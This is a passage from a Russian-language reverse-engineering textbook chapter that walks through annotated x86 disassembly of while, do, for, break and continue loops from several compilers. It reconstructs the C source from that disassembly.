; константой,а поместил константу в регистр и уменьшал его до тех
; пор, пока тот не стал равен нулю! Зачем? А затем, что так короче,
; да и работает быстрее. Что ж, это все хорошо, но как нам
; декомпилировать этот цикл?
; Непосредственное отображение на язык C дает следующую конструцию:
; var_ ESI = 1; var _EDI = 0xA;
; do {
;;printf("Оператор цикла while\n"); var_EDI--; var_ESI++;
; } while(var_EDI > 0)
;
; Правда, коряво и запутано? Что-ж, тогда попытаемся избавиться от
; одной из двух переменных. Это действительно возможно, т. к. они
; модифицируются синхронно, и var_EDI = 0xB — var_ESI
; OK, выполняем подстановку:
; var_ ESI = 1; var _EDI = 0xB — var_ESI ; (== 0xA;)
; do {
;;printf("Оператор цикла while\n"); var_EDI--; var_ESI++;
;                                    ^^^^^^^^^^
; Это мы вообще сокращаем, т. к. var_EDI уже выражена через var_ESI.
; } while((0xB — var_ESI) > 0); (== var_ESI > 0xB)
;
; Что, ж уже получается нечто осмысленное:
;
; var_ ESI = 1; var _EDI == 0xA;
; do {
;;       printf("Оператор цикла while\n"); var_ESI++;
; } while(var_ESI > 0xB)
; На этом можно и остановиться, а можно и пойти дальше, преобразовав
; цикл с постусловием в более наглядный цикл с предусловием.
      ;
; var_ ESI = 1; var _EDI == 0xA; ← var_EDI не используется, можно
; сократить while (var_ESI <= 0xA) {
;;       printf("Оператор цикла while\n"); var_ESI++;
; }
; Но и это не предел выразительности: во-первых var_ESI <= 0xA
; эквивалентно var_EDI < 0xB, а во-вторых, поскольку, переменная
; var_ESI используется лишь как счетчик, ее начальное значение можно
; безбоязненно привести к нулевому значению, а операцию инкремента
; внести в сам цикл:

; var_ ESI = 0;
; while (var_ESI++ < 0xA) ← вычитаем единицу из левой и правой
; половины
; printf("Оператор цикла while\n");
;
; Ну, разве не красота?! Сравните этот вариант с первоначальным —
; насколько он стал яснее и понятнее

loc_40101F:                             ; CODE XREF: main+2F↓j
                                        ; ^^^^^^^^^^^^^^^^^^^
```

```
; Перекрестная ссылка, направленная вниз, говорит о том,
; что это — начало цикла.

        ; // Предусловия нет — значит, это цикл do.

        push    offset aOperatorCiklaD ; "Оператор цикла do\n"
        call    _printf
        add     esp, 4
        ; printf("Оператор цикла do\n");

        dec     esi
        ; Уменьшаем var_ESI.

        test    esi, esi
        ; Проверка ESI на равенство нулю.

        jg      short loc_40101F
        ; Продолжать цикл, пока var_ESI > 0.
;
        ; OK. Этот цикл легко и непринужденно отображается на язык C:
        ; do printf("Оператор цикла do\n"); while (--var_ESI > 0 )

        pop     edi
        pop     esi
        ; Восстанавливаем сохраненные регистры.

        retn
main    endp
```

Несколько иначе оптимизирует циклы компилятор Borland C++ 5.*x* (листинг 28.16).

Листинг 28.16. Оптимизация циклов компилятором Borland C++ 5.*x*

```
_main   proc near                       ; DATA XREF: DATA:00407044↓o

        push    ebp
        mov     ebp, esp
        ; Открываем кадр стека.

        push    ebx
        ; Сохраняем EBP в стеке.

        xor     ebx, ebx
        ; Присваиваем регистровой переменной EBX значение нуль.
        ; Как легко догадаться, EBX и есть "a".

        jmp     short loc_40108F
        ; Безусловный прыжок вниз. Очень похоже на цикл for…

loc_401084:                             ; CODE XREF: _main+19↓j
                                        ; ^^^^^^^^^^^^^^^^^^^^
; Перекрестная ссылка, направленная вниз — значит, это начало цикла.

        push    offset aOperatorCiklaW      ; "Оператор цикла while\n"
        call    _printf
```

```
        pop     ecx
        ; printf("Оператор цикла while\n")

loc_40108F:                             ; CODE XREF: _main+6↓j
        ; А вот сюда был направлен самый первый jump.
        ; Посмотрим: что же это такое?

        mov     eax, ebx
        ; Копирование EBX в EAX.

        inc     ebx
        ; Увеличение EBX.

        cmp     eax, 0Ah
        ; Сравнение EAX со значением 0xA.

        jl      short loc_401084
        ; Переход в начало цикла, если EAX < 0xA.
        ; Вот так-то Borland оптимизировал код! Он расположил условие в конце
        ; цикла,но, чтобы не транслировать цикл с предусловием в цикл с
        ; постусловием,просто начал выполнение цикла с этого самого условия!
;
        ; Отображение этого цикла на язык C дает:

        ; for (int a=0; a < 10; a++) printf("Оператор цикла while\n")
;
        ; и, хотя подлинный цикл выглядел совсем не так, наш вариант нечем не
        ; хуже! (а может даже и лучше — нагляднее).

loc_401097:                             ; CODE XREF: _main+29↓j
                                        ; ^^^^^^^^^^^^^^^^^^^^
; Начало цикла!

        ; Условия нет — значит, это цикл с постусловием.

        push    offset aOperatorCiklaD     ; "Оператор цикла do\n"
        call    _printf
        pop     ecx
        ; printf("Оператор цикла do\n")

        dec     ebx
        ; --var_EBX

        test    ebx, ebx
        jg      short loc_401097
        ; Продолжать цикл, пока var_EBX > 0.
        ; do printf("Оператор цикла do\n"); while (--var_EBX > 0)

        xor     eax, eax
        ; return 0

        pop     ebx
        pop     ebp
        ; Восстанавливаем сохраненные регистры.

        retn
_main   endp
```

Остальные компиляторы генерируют аналогичный, или даже еще более примитивный и очевидный код, поэтому не будем подробно их разбирать, а лишь кратко опишем используемые ими схемы трансляции.

Компилятор Free Pascal 1.*x* ведет себя аналогично компилятору Borland C++ 5.0, всегда помещая условие в конец цикла и начиная с него выполнение `while`-циклов.

Компилятор Watcom C не умеет преобразовывать циклы с предусловием в циклы с постусловием, вследствие чего располагает условие выхода из цикла в начале `while`-циклов, а в их конец вставляет безусловный `jump`. (Классика!)

Компилятор GCC вообще не оптимизирует циклы с предусловием, генерируя самый неоптимальный код (листинг 28.17).

Листинг 28.17. Результат трансляции циклов с предусловием с помощью компилятора GCC

```
      mov          [ebp+var_a], 0
      ; Присваивание переменной a значения 0.

      mov          esi, esi
      ; Э… на редкость умный код! При его виде трудно не упасть со стула!

loc_401250:                           ; CODE XREF: sub_40123C+34↓j
                                      ;^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
; Начало цикла.

      mov     eax, [ebp+var_a]
      ; Загрузка в EAX значения переменной var_a.

      inc     [ebp+var_a]
      ; Увеличение var_a на единицу.

      cmp     eax, 9
      ; Сравнение EAX со значением 0x9.

      jle     short loc_401260
      ; Переход, если EAX <= 0x9 (EAX < 0xA).

      jmp     short loc_401272
      ; Безусловный переход в конец цикла.
      ; Стало быть, предыдущий условный переход — переход на его продолжение.
      ; Какой неоптимальный код! Зато нет инверсии условия продолжения цикла,
      ; что упрощает дизассемблирование.

      align 4
      ; Выравнивание перехода по адресам, кратным четырем, ускорят код, но
      ; заметно увеличивает его размер (особенно, если переходов очень много).

loc_401260:                           ; CODE XREF: sub_40123C+1D↑j
      add     esp, 0FFFFFFF4h
      ; Вычитание из ESP значения 12 (0xC).

      push    offset aOperatorCiklaW      ; "Оператор цикла while\n"
      call    printf
      add     esp, 10h
      ; Восстанавливаем стек (0xC + 0x4 ) == 0x10.

      jmp    short loc_401250
```

```
     ; Переход в начало цикла.

loc_401272:
             ; Конец цикла.
```

Разобравшись с `while\do`, перейдем к циклам `for`. Рассмотрим пример, приведенный в листинге 28.18.

Листинг 28.18. Демонстрация идентификации циклов for

```
#include <stdio.h>

main()
{
       int a;
       for (a=0;a<10;a++)     printf("Оператор цикла for\n");
}
```

Результат компиляции этого примера компилятором Microsoft Visual C++ 6.0 с настройками по умолчанию будет выглядеть так, как показано в листинге 28.19.

Листинг 28.19. Результат компиляции примера, приведенного в листинге 28.18, с помощью Microsoft Visual C++ с настройками по умолчанию

```
main    proc near                       ; CODE XREF: start+AF↓p

var_a = dword ptr -4

     push    ebp
     mov     ebp, esp
     ; Открываем кадр стека.

     push    ecx
     ; Резервируем память для локальной переменной.

     mov     [ebp+var_a], 0
     ; Присваиваем локальной переменной var_a значение 0.

     jmp     short loc_401016
     ; Непосредственный переход на код проверки условия продолжения цикла -
     ; характерный признак цикла for.

loc_40100D:                          ; CODE XREF: main+29↓j
                                     ;  ^^^^^^^^^^^^^^^^^^^
; Перекрестная ссылка, направленная вниз говорит о том, что это начало цикла.

     mov    eax, [ebp+var_a]
     ; Загрузка в EAX значения переменной var_a.

     add    eax, 1
     ; Увеличение EAX на единицу.

     mov    [ebp+var_a], eax
     ; Обновление EAX
     ; Следовательно, исходный код выглядел так:
     ; ++a
```

```
loc_401016:                             ; CODE XREF: main+B↓j
      cmp     [ebp+var_a], 0Ah
      ; Сравниваем var_a со значением 0xA.

      jge     short loc_40102B
      ; Выход из цикла, если var_a >= 0xA.

      push    offset aOperatorCiklaF          ; "Оператор цикла for\n"
      call    _printf
      add     esp, 4
      ; printf("Оператор цикла for\n")

      jmp     short loc_40100D
      ; Безусловный переход в начало цикла.
;
      ; Итак, что мы имеем?
      ; инициализация переменной var_a
      ; переход на проверку условия выхода из цикла ---------!
      ; инкремент переменной var_a ←-------------------!    !
      ; проверка условия относительно var_a ←---------- ! ---!
      ; прыжок на выход из цикла, если условие истинно-!----!
      ; вызов printf                                   !    !
      ; переход в начало цикла ------------------------!    !
      ; конец цикла ←---------------------------------------!
;
      ; Проверка на завершения, расположенная в начале цикла, говорит о том,
      ; что это цикл с предусловием, но непосредственно выразить его через
      ; while не удается — мешает безусловный переход в середину цикла, минуя
      ; код инкремента переменной var_a.
      ; Однако этот цикл с легкостью отображается на оператор for, смотрите:
      ; for (a = 0; a < 0xA; a++) printf("Оператор цикла for\n").
      ;
      ; Действительно, цикл for сначала инициирует переменную — счетчик,
      ; затем проверяет условие продолжение цикла
      ; (оптимизируемое компилятором в условие завершение), далее выполняет
      ; оператор цикла, модифицирует счетчик, вновь проверяет условие и т. д.
      ;

loc_40102B:                             ; CODE XREF: main+1A↑j
      mov     esp, ebp
      pop     ebp
      ; Закрываем кадр стека

      retn
main      endp
```

А теперь задействуем оптимизацию и посмотрим, как видоизменится наш цикл (листинг 28.20).

Листинг 28.20. Результат компиляции примера, приведенного в листинге 28.18, с помощью Microsoft Visual C++ с оптимизацией

```
main  proc    near                      ; CODE XREF: start+AF↓p
      push    esi
      mov     esi, 0Ah
      ; Инициализируем переменную-счетчик.
```

```
      ; Внимание! В исходном коде начальное значение счетчика
      ; равнялось нулю!

loc_401006:                             ; CODE XREF: main+14↓j
      push    offset aOperatorCiklaF    ; "Оператор цикла for\n"
      call    _printf
      add     esp, 4
      ; printf("Оператор цикла for\n")
      ; Выполняем оператор цикла! Причем без всяких проверок!
      ; Хитрый компилятор проанализировал код и понял, что цикл выполняется
      ; по крайней мере один раз!

      dec     esi
      ; Уменьшаем счетчик, хотя в исходном коде программы мы его
      ; увеличивали! Ну, правильно — dec \ jnz намного короче
      ; INC\ CMP reg, const\ jnz xxx. Ой и мудрит компилятор! Кто же ему
      ; давал право так изменять цикл?! А очень просто — он понял, что
      ; параметр цикла в самом цикле используется только как счетчик, и нет
      ; никакой разницы — увеличивается он с каждой итерацией или
      ; уменьшается!

      jnz     short loc_401006
      ; Переход в начало цикла если ESI > 0.

      ; Да, по внешнему виду это типичный
      ; a = 0xa; do printf("Оператор цикла for\n"); while (--a).

      ; Если вас устраивает читабельность такой формы записи — оставляйте
      ; ее, а нет: for (a = 0; a < 10; a++) Оператор цикла for\n").

      ; Постой, постой! На каком основании делается такое преобразование?!
      ; Раз параметр цикла используется только
      ; как счетчик, законна любая запись, выполняющая цикл ровно десять раз -
      ; остается выбрать ту, которая удобнее (с эстетической точки зрения).
      ; Никто же не будет утверждать, что for (a = 10; a > 0; a--)
      ; более привычно чем for (a = 0; a < 10; a++)?

      pop     esi
      retn
main    endp
```

А что скажет нам товарищ Borland C++ 5.0? Компилируем и смотрим (листинг 28.21).

Листинг 28.21. Результат компиляции примера, приведенного в листинге 28.18, с помощью Borland C++ 5.0

```
_main   proc near                       ; DATA XREF: DATA:00407044↓o

        push    ebp
        mov     ebp, esp
        ; Открываем кадр стека.

        push    ebx
        ; Сохраняем EBX в стеке.
```

```
        xor     ebx, ebx
        ; Присваиваем регистровой переменной EBX значение 0.

loc_401082:                             ; CODE XREF: _main+15↓j
                                        ; ^^^^^^^^^^^^^^^^^^^^^
; Начало цикла.

        push    offset aOperatorCiklaF              ; format
        call                    _printf
        pop                     ecx
        ; Начинаем цикл с выполнения его тела.
        ; OK, Borland понял, что цикл выполняется по крайней мере раз.

        inc     ebx
        ; Увеличиваем параметр цикла.

        cmp     ebx, 0Ah
        ; Сравниваем EBX со значением 0xA.

        jl      short loc_401082
        ; Переход в начало цикла, пока EBX < 0xA.

        xor     eax, eax
        pop     ebx
        pop     ebp
        retn
_main    endp
```

Видно, что Borland C++ 5.0 не дотягивает до Microsoft Visual C++ 6.0 — понять, что цикл выполняется один раз, он сумел, а вот на реверс счетчика его уже не хватило. Аналогичным образом поступает и большинство других компиляторов, в частности, Watcom C.

Теперь настала очередь циклов с условием в середине или циклов, завершаемых вручную оператором `break`. Рассмотрим пример, приведенный в листинге 28.22.

Листинг 28.22. Пример идентификации break

```
#include <stdio.h>

main()
{
       int a=0;
       while(1)
       {
              printf("1й оператор\n");
              if (++a>10) break;
              printf("2й оператор\n");
       }

       do
       {
              printf("1й оператор\n");
              if (--a<0) break;
              printf("2й оператор\n");
       }while(1);
}
```

Результат компиляции этого примера с помощью Microsoft Visual C++ 6.0 с настройками по умолчанию должен выглядеть так, как показано в листинге 28.23.

Листинг 28.23. Результат компиляции примера в листинге 28.22 при помощи Microsoft Visual C++ 6.0 с настройками по умолчанию

```
main    proc    near                    ; CODE XREF: start+AF↓p

var_a = dword ptr -4

      push      ebp
      mov       ebp, esp
      ; Открываем кадр стека.

      push      ecx
      ; Резервируем место для локальной переменной.

      mov       [ebp+var_a], 0
      ; Присваиваем переменной var_a значение 0x0.

loc_40100B:                             ; CODE XREF: main+3F↓j
                                        ; ^^^^^^^^^^^^^^^^^^^^
; Перекрестная ссылка, направленная вниз — цикл.

      mov       eax, 1
      test      eax, eax
      jz        short loc_401041
      ; Смотрите! Когда optimize disabled, — компилятор транслирует
      ; безусловный цикл "слишком буквально", т. к. присваивает
      ; EAX значение 1 (TRUE) и затем педантично проверяет ее на равенство
      ; нулю. Если TRUE будет равно FALSE — произойдет выход из
      ; цикла. Словом, все эти три инструкции — глупый и бесполезный код
      ; цикла while (1).

      push      offset a1iOperator                    ; "1й оператор\n"
      call      _printf
      add       esp, 4
      ; printf("1й оператор\n")

      mov       ecx, [ebp+var_a]
      ; Загружаем в ECX значение переменной var_a.

      add       ecx, 1
      ; Увеличивем ECX на единицу.

      mov       [ebp+var_a], ecx
      ; Обновляем var_a.

      cmp       [ebp+var_a], 0Ah
      ; Сравниваем var_a со значением 0xA.

      jle       short loc_401032
      ; Переход, если var_a <= 0xA.
      ; Но куда этот переход? Во-первых, переход направлен вниз, т. е. это
      ; уже не переход к началу цикла, следовательно, и условие — не условие
      ; цикла, а результат компиляции конструкции IF — THEN.
```

```
      ; Второе — переход прыгает на первую команду, следующую за безусловным
      ; jump loc_401041, передающим управление инструкции, следующей
      ; за командной jmp short loc_401075 — безусловного перехода,
      ; направленного вверх — в начало цикла.
      ; Следовательно, jmp short loc_401041 осуществляет выход из цикла,
      ; а jle short loc_401032 — продолжает его выполнение.

      jmp     short loc_401041
      ; ОК, — это переход на завершение цикла. А кто у нас завершает цикл?
      ; Ну, конечно же, break! Следовательно, результат декомпиляции
      ; выглядит так: if (++var_a > 0xA) break.
      ; Мы инвертировали "<=" в ">", т. к. JLE передает управление на код
      ; продолжения цикла, а ветка THEN в нашем случае — на break.

loc_401032:                             ; CODE XREF: main+2E↑j
                                        ; ^^^^^^^^^^^^^^^^^^^^
; Перекрестная ссылка направлена вверх — следовательно, это не начало цикла.

      push    offset a2iOperator ; "2й оператор\n"
      call    _printf
      add     esp, 4
      ; printf("2й оператор\n")

      jmp     short loc_40100B
      ; Прыжок в начало цикла. Вот мы и добрались до конца цикла.
      ; Восстанавливаем исходный код:
      ; while(1)
      ; {
      ;       printf("1й оператор\n");
      ;       if (++var_a > 0xA) break;
      ;       printf("2й оператор\n");
      ;  }
      ;
loc_401041:                             ; CODE XREF: main+12↑j main+30↓j ...
                                        ;            ^^^^^^^^^^
; Перекрестная ссылка, направленная вниз, говорит, что это начало цикла.

      push    offset a1iOperator_0 ; "1й оператор\n"
      call    _printf
      add     esp, 4
      ; printf("1й оператор\n")

      mov     edx, [ebp+var_a]
      sub     edx, 1
      mov     [ebp+var_a], edx
      ; --var_a

      cmp     [ebp+var_a], 0
      ; Сравниваем var_a со значением 0x0.

      jge     short loc_40105F
      ; Переход вниз, если var_a >= 0.
      ; Смотрите: оператор break цикла do ничем не отличается от
      ; break цикла while!
      ; Поэтому не будем разглагольствовать, а сразу его декомпилируем!
```

```
      ; if (var_a < 0) …

      jmp     short loc_401075
      ; …break

loc_40105F:                             ; CODE XREF: main+5B↑j
      push    offset a2iOperator_0                  ; "2й оператор\n"
      call    _printf
      add     esp, 4
      ; printf("2й оператор\n")

      mov     eax, 1
      test    eax, eax
      jnz     short loc_401041
      ; А это — проверка продолжения цикла.

loc_401075:                             ; CODE XREF: main+5D↑j
      mov     esp, ebp
      pop     ebp
      ; Закрываем кадр стека.

      retn
main    endp
```

Что ж, оператор `break` в обоих циклах выглядит одинаково и элементарно распознается (правда, не с первого взгляда, но отслеживанием нескольких переходов — да). А вот с бесконечными циклами неоптимизирующий компилятор подкачал, транслировав их в код, проверяющий условие, истинность (ложность) которого очевидна. А как поведет себя оптимизирующий компилятор?

Давайте откомпилируем тот же самый пример компилятором Microsoft Visual C++ 6.0 с ключом `/Ox` и посмотрим (листинг 28.24).

Листинг 28.24. Результат компиляции примера в листинге 28.22 при помощи Microsoft Visual C++ 6.0 с оптимизацией

```
main    proc near                       ; CODE XREF: start+AF↓p
        push   esi
        ; Сохраняем ESI в стеке.

        xor    esi, esi
        ; Присваиваем ESI значение 0.
        ; var_ESI = 0;

loc_401003:                             ; CODE XREF: main+23↓j
                                        ; ^^^^^^^^^^^^^^^^^^^^^
; Перекрестная ссылка, направленная вперед.
; Это — начало цикла.

        push   offset a1iOperator                   ; "1й оператор\n"
        call   _printf
        add    esp, 4
        ; printf("1й оператор\n")
        ;
        ; Ага! Проверки нет, значит, это цикл с постусловием
        ; (или условием в середине).
```

```
        inc     esi
        ; ++var_ESI

        cmp     esi, 0Ah
        ; Сравниваем var_ESI со значением 0xA.

        jg      short loc_401025
        ; Выход из цикла, если var_ESI > 0xA.
        ; Поскольку данная команда — не последняя в теле цикла,
        ; это цикл с условием в середине.
        ; if (var_ESI > 0xA) break

        push    offset a2iOperator                      ; "2й оператор\n"
        call    _printf
        add     esp, 4
        ; printf("2й оператор\n")

        jmp     short loc_401003
        ; Безусловный переход в начало цикла.
        ; Как видно, оптимизирующий компилятор выкинул ненужную
        ; проверку условия, упростив код и облегчив его понимание:
        ; Итак:
        ; var_ESI = 0
        ; for (;;)      ← вырожденный for представляет собой бесконечный цикл
        ; {
        ;               printf("1й оператор\n");
        ;               ++var_ESI;
        ;               if (var_ESI > 0xA) break;
        ;               printf("2й оператор\n");
        ; }

loc_401025:                             ; CODE XREF: main+14↑j
                                        ; ^^^^^^^^^^^^^^^^^^^^^
; Это ***не*** начало цикла!

        push    offset a1iOperator_0                    ; "1й оператор\n"
        call    _printf
        add     esp, 4
        ; printf("1й оператор\n")
        ; Хм, как же это не начало цикла?! Очень похоже!

        dec     esi
        ; --var_ESI

        js      short loc_401050
        ; Выход из цикла, если var_ESI < 0.

        inc     esi
        ; Увеличиваем var_ESI на единицу.

loc_401036:                             ; CODE XREF: main+4E↑j
                                        ; ^^^^^^^^^^^^^^^^^^^^^^
; А вот это начало цикла!

        push    offset a2iOperator_0                    ; "2й оператор\n"
        call    _printf
```

```
        ; printf("2й оператор\n")
        ; Только странно, что начало цикла начинается с его, с позволения
        ; сказать, середины…

        push   offset a1iOperator_0                    ; "1й оператор\n"
        call   _printf
        add    esp, 8
        ; printf("1й оператор\n")
        ;
        ; ???!!! Что за чудеса творятся? Во-первых, вызов первого оператора
        ; второго цикла уже встречался ранее, во-вторых, не может же следом за
        ; серединой цикла следовать его начало?!

        dec    esi
        ; --var_ESI

        jnz    short loc_401036
        ; Продолжение цикла, пока var_ESI != 0.

loc_401050:                             ; CODE XREF: main+33↑j
        ; Конец цикла.
        ; Да… тут есть над чем подумать!
        ; Компилятор нормально "переварил" первую строку цикла
        ; printf("1й оператор\n").
        ; а затем "напоролся" на ветвление:
        ; if (--a<0) break.
        ; Хитрые парни из Microsoft знают, что для суперконвейерных
        ; процессоров (коими и являются чипы Pentium) ветвления все равно,
        ; что чертополох. Кстати, Си-компиляторы под процессоры серии CONVEX
        ; вообще отказываются компилировать циклы с ветвлениями, истошно
        ; понося умственные способности программистов.
        ; Вот и приходится компилятору исправлять ляпы программиста, что он
        ; делать в принципе не обязан, но за что ему большое человеческое
        ; спасибо! Компилятор как бы "прокручивает" цикл, "склеивая" вызовы
        ; функций printf и вынося ветвления в конец.
        ; Образно, исполняемый код можно представить трассой, а процессор —
        ; гонщиком. Чем длиннее участок дороги без поворотов, тем быстрее его
        ; проскочит гонщик! Выносить условие из середины цикла в его конец
        ; компилятор вполне вправе, ведь переменная, относительно которой
        ; выполняется ветвление, не модифицируется ни функцией printf, ни
        ; какой-либо другой. Поэтому не все ли равно, где ее проверять?
        ; Конечно же не все равно!!! К моменту когда условие (--a < 10)
        ; становится истинным, успевает выполниться
        ; первый вызов printf, а вот второй — уже не получает управления.
        ; Вот для этого-то компилятор и поместил код проверки условия следом
        ; за первым вызовом первой функции printf, а затем изменил порядок
        ; вызова printf в теле цикла. Это привело к тому, что на момент
        ; выхода из цикла по условию первый printf выполняется на один раз
        ; больше, чем второй (т. к. он встречается дважды).
        ; Остается разобраться с увеличением var_ESI — что бы это значило?
        ; Давайте рассуждать от противного: что произойдет, если выкинуть
        ; команду INC ESI? Поскольку счетчик цикла при первой итерации цикла
        ; декрементируется дважды, возникнет недостача и цикл выполнится на
        ; раз короче. Что бы этого не произошло, var_ESI искусственно
        ; увеличивается на единицу.
```

```
        ; Ох, и не просто во всей этой головоломке разобраться, а
        ; представьте: насколько сложно реализовать компилятор, умеющий
        ; проделывать такие фокусы! А еще кто-то ругает автоматическую
        ; оптимизацию. Да уж! Конечно, руками-то можно и круче
        ; оптимизировать(особенно понимая смысл кода), но ведь эдак
        ; и мозги вывихнуть можно! А компилятор, даже будучи стиснут со
        ; всех сторон кривым кодом программиста, за доли секунды успевает его
        ; довольно прилично окультурить.

        pop    esi
        retn
main    endp
```

Компиляторы Borland C++ и Watcom при трансляции бесконечных циклов заменяют код проверки условия продолжения цикла на безусловный переход, но вот, увы, оптимизировать ветвления, вынося их в конец цикла так, как это делает Microsoft Visual C++ 6.0, они не умеют…

Теперь, после `break`, рассмотрим, как компиляторы транслирует его "астральный антипод", — оператор `continue`. Возьмем пример, приведенный в листинге 28.25.

Листинг 28.25. Демонстрация идентификации continue

```
#include <stdio.h>

main()
{
        int a=0;
        while (a++<10)
        {
               if (a == 2) continue;
               printf("%x\n",a);
        }

        do
        {
               if (a == 2) continue;
               printf("%x\n",a);
         } while (--a>0);
}
```

Результат его компиляции компилятором Microsoft Visual C++ 6.0 с настройками по умолчанию будет выглядеть так, как показано в листинге 28.26.

Листинг 28.26. Результат трансляции примера, демонстрирующего идентификацию continue при помощи Microsoft Visual C++ 6.0 с настройками по умолчанию

```
main     proc near                              ; CODE XREF: start+AF↓p

var_a = dword ptr -4

     push     ebp
     mov      ebp, esp
     ; Открываем кадр стека.

     push     ecx
     ; Резервируем место для локальной переменной.
```

```
     mov      [ebp+var_a], 0
     ; Присваиваем локальной переменной var_a значение 0.

loc_40100B:                                ; CODE XREF: main+22↓j main+35↓j
                                           ; ^^^^^^^^^^^^^^^^^^
; Две перекрестные ссылки, направленные вперед, говорят о том, что это либо
; начало двух циклов (один из которых — вложенный), либо переход в начало
; цикла оператором continue.

     mov      eax, [ebp+var_a]
     ; Загружаем в EAX значение var_a.

     mov      ecx, [ebp+var_a]
     ; Загружаем в ECX значение var_a.

     add      ecx, 1
     ; Увеличиваем ECX на единицу.

     mov      [ebp+var_a], ecx
     ; Обновляем переменную var_a.

     cmp      eax, 0Ah
     ; Сравниваем значение переменной var_a до увеличения с числом 0xA.

     jge      short loc_401037
     ; Выход из цикла (переход на команду, следующую за инструкцией,
     ; направленной вверх — в начало цикла) если var_a >= 0xA.

     cmp      [ebp+var_a], 2
     ; Сравниваем var_a со значением 0x2.

     jnz      short loc_401024
     ; Если var_a != 2, то прыжок на команду, следующую за инструкцией
     ; безусловного перехода, направленной вверх — в начало цикла.
     ; Очень похоже на условие выхода из цикла, но не будем спешить с
     ; выводами! Вспомним — в начале цикла нам встретились две перекрестные
     ; ссылки. Безусловный переход "jmp short loc_40100B" как раз образует
     ; одну из них. А кто "отвечает" за другую? Чтобы ответить на этот
     ; вопрос необходимо проанализировать остальной код цикла.

     jmp      short loc_40100B
     ; Безусловный переход, направленный в начало цикла — это либо конец
     ; цикла, либо continue.
     ; Предположим, что это конец цикла. Тогда что же представляет собой
     ; "jge short loc_401037"? Предусловие выхода из цикла? Не похоже — в
     ; таком случае они прыгало бы гораздо "ближе" — на метку loc_401024.
     ; А может, "jge short loc_401037" предусловие одного цикла, а
     ; "jnz short loc_401024" — постусловие другого, вложенного в него?
     ; Вполне возможно, но маловероятно — в этом случае постусловие
     ; представляло бы собой условие продолжения, а не завершения цикла
     ; Поэтому, с некоторой долей неуверенности, мы можем принять
     ; конструкцию CMP var_a, 2 \ JNZ loc_401024 \ JMP loc_40100B
     ; за if (a==2) continue.

loc_401024:                                ; CODE XREF: main+20↑j
     mov      edx, [ebp+var_a]
```

```
    push    edx
    push    offset asc_406030                               ; "%x\n"
    call    _printf
    add     esp, 8
    ; printf("%x\n",var_a)

    jmp     short loc_40100B
    ; А вот это — явно конец цикла, т. к. jmp short loc_40100B — самая
    ; последняя ссылка на начало цикла.
    ; Итак, подытожим, что мы имеем:
    ; Условие, расположенное в начале цикла, крутит этот цикл до тех пор,
    ; пока var_a < 0xA, причем инкремент параметра цикла происходит до его
    ; сравнения. Затем следует еще одно условие, возвращающее управление в
    ; начало цикла, если var_a == 2. Строй замыкает оператор цикла printf и
    ; безусловный переход в его начало. Таким образом:
;
    ; Начало цикла:             <-----------! <--!
    ; Инкремент переменной var_a             !    !
    ; условие "далекого" выхода -------!    !    !
    ; условие "ближнего" продолжения --)----!    !
    ; тело цикла                       !         !
    ; безусловный переход в начало ----)---------!
    ; конец цикла                 <----!
    ;
    ; Условие "ближнего" продолжения не может быть концом цикла, т. к.
    ; тогда условию "далекого" выхода пришлось выйти аж из надлежащего
    ; цикла, на что ни break, ни другие операторы не способны. Таким
    ; образом, условие ближнего продолжения может быть только оператором
    ; continue, и на языке C вся эта конструкция будет выглядеть так:
    ; while(a++<10)                 // <-- инкремент var_a и условие
                                    // далекого выхода
    ; {
    ;     if (a == 2) continue;     // <-- условие ближнего продолжения
    ;     printf(%x\n",var_a);      // <-- тело цикла
    ; }                             // <-- безусловный переход на начало
                                    //     цикла

loc_401037:                                     ; CODE XREF: main+1A↑j main+5D↓j
                                                ;            ^^^^^^^^^
; Начало цикла.

    cmp       [ebp+var_a], 2
    ; Сравниваем переменную var_a со значением 0x2.

    jnz       short loc_40103F
    ; Если var_a != 2, то продолжение цикла.

    jmp       short loc_401050
    ; Переход к коду проверки условия продолжения цикла.
    ; Это, бесспорно, "continue" и вся конструкция выглядит так:
    ; if (a==2) continue.

loc_40103F:                                     ; CODE XREF: main+3B↑j
    mov       eax, [ebp+var_a]
    push      eax
    push      offset asc_406034                             ; "%x\n"
```

```
    call      _printf
    add       esp, 8
    ; printf("%x\n", var_a)

loc_401050:                                    ; CODE XREF: main+3D↑j
    mov       ecx, [ebp+var_a]
    sub       ecx, 1
    mov       [ebp+var_a], ecx
    ; --var_a

    cmp       [ebp+var_a], 0
    ; Сравнение var_a с нулем.

    jg        short loc_401037
    ; Пока var_a > 0 продолжать цикл. Похоже на постусловие, верно? Тогда:
    ; do
    ; {
    ;       if (a==2) continue;
    ;       printf("%x\n", var_a);
    ; } while (--var_a > 0);
    ;
    mov     esp, ebp
    pop     ebp
    retn
main          endp
```

А теперь посмотрим, как повлияла оптимизация (`/Ox`) на вид циклов (листинг 28.27).

Листинг 28.27. Результат трансляции примера, демонстрирующего идентификацию continue при помощи Microsoft Visual C++ 6.0 с оптимизацией

```
main    proc near                       ; CODE XREF: start+AF↓p
        push    esi
        mov     esi, 1

loc_401006:                             ; CODE XREF: main+1F↓j
                                        ; ^^^^^^^^^^^^^^^^^^^^
; Начало цикла.

        cmp     esi, 2
        jz      short loc_401019
        ; Переход на loc_401019, если ESI == 2.

        push                            esi
        push    offset asc_406030                       ; "%x\n"
        call    _printf
        add     esp, 8
        ; printf("%x\n", ESI)
        ; Примечание: эта ветка выполняется, только если ESI !=2.
        ; Следовательно, ее можно изобразить так:
        ; if (ESI != 2) printf("%x\n", ESI)

loc_401019:                             ; CODE XREF: main+9↑j
        mov     eax, esi
        inc     esi
        ; ESI++;
```

```
        cmp     eax, 0Ah
        jl      short loc_401006
        ; Продолжение цикла пока (ESI++ < 0xA).
        ; Итого:
        ; do
        ; {
        ;         if (ESI != 2) printf("%x\n", ESI);
        ; } while (ESI++ < 0xA)
        ;
        ; А что, выглядит вполне читабельно, не правда ли? Не хуже, чем
        ; if (ESI == 2) continue.
        ;

loc_401021:                             ; CODE XREF: main+37↓j
                                        ;            ^^^^^^^^
; Начало цикла

        cmp     esi, 2
        jz      short loc_401034
        ; Переход на loc_401034, если ESI == 2.

        push    esi
        push    offset asc_406034                       ; "%x\n"
        call    _printf
        add     esp, 8
        ; printf("%x\n",ESI);
        ; Примечание: эта ветка выполняется, лишь когда ESI != 2.

loc_401034:                             ; CODE XREF: main+24↑j
        dec     esi
        ; --ESI

        test    esi, esi
        jg      short loc_401021
        ; Условие продолжение цикла — крутить кака ESI > 0.
        ; Итого:
        ; do
        ; {
        ;       if (ESI != 2)
        ;       {
